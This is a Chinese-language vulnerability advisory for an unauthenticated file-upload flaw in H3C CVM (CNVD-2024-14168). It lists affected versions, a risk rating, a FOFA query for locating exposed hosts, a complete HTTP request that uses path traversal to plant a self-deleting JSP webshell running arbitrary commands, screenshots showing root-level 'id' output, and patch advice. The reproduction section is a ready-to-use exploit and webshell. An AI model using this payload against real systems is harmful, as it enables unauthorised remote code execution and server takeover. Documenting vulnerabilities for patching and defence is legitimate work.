

H3C CVM casfileUploadfd 文件上传致RCE漏洞(CNVD-2024-14168)

漏洞描述

H3C CVM cas/fileUpload/fd 接口存在任意文件上传漏洞，未授权的攻击者可以上传任意文件，获取webshell，控制服务器权限，读取敏感信息等。

影响版本

E0535H03之后的5.0版本

E0730P11H07之前版本

E0760P03H08之前版本

E0783之前的版本

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA: app="H3C-CVM"

POC/EXP:

POST /cas/fileUpload/fd HTTP/1.1

Host: 127.0.0.1

User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/41.0.123 Safari/537.36

Connection: close

Content-Type: multipart/form-data; boundary=WebKitFormBoundaryMMqEBbEFHlzOcYq4

Connection: close

--WebKitFormBoundaryMMqEBbEFHlzOcYq4

Content-Disposition: form-data; name="token"

../../../../../../var/lib/tomcat8/webapps/cas/js/lib/buttons/rce.jsp

--WebKitFormBoundaryMMqEBbEFHlzOcYq4

Content-Disposition: form-data; name="file"; filename="rce.jsp"

Content-Type: image/png


<% java.io.InputStream in =

Runtime.getRuntime().exec(request.getParameter("cmd")).getInputStream();int a = -1;byte[] b =
new byte[2048];out.print("


");while((a=in.read(b))!=-1){out.println(new String(b,0,a));}out.print("

");new java.io.File(application.getRealPath(request.getServletPath())).delete();%> --

WebKitFormBoundaryMMqEBbEFHlzOcYq4--



The screenshot shows a web browser's developer tools with the 'Request' and 'Responses' tabs. The 'Request' tab shows a POST request to `/cas/fileUpload/fd` with a `Content-Type` of `multipart/form-data` and a `Content-Disposition` of `form-data; name="token"`. The 'Responses' tab shows a 200 OK response with a `Content-Type` of `application/json` and a `Content-Length` of 49. The response body is a JSON object: `{"start":0,"success":true,"message":""}`.



The screenshot shows a web browser's developer tools with the 'Request' and 'Responses' tabs. The 'Request' tab shows a GET request to `/cas/js/lib/buttons/rce.jsp?cmd=id` with a `Content-Type` of `text/html`. The 'Responses' tab shows a 200 OK response with a `Set-Cookie` header and a `Content-Type` of `text/html`. The response body is `<pre>uid=0(root) gid=0(root) groups=0(root)</pre>`.

修复方案

H3C通告链接:

https://www.h3c.com/cn/Service/Online_Help/psirt/security-notice/detail_2021.htm?Id=125

受影响的用户建议在线升级至以下安全版本:

E0730P11H07

E0760P03H08

E0783

E9003H01-UPLOAD版本

临时修复方案：

使用防护类设备对相关资产进行防护

如非必要，避免将资产暴露在互联网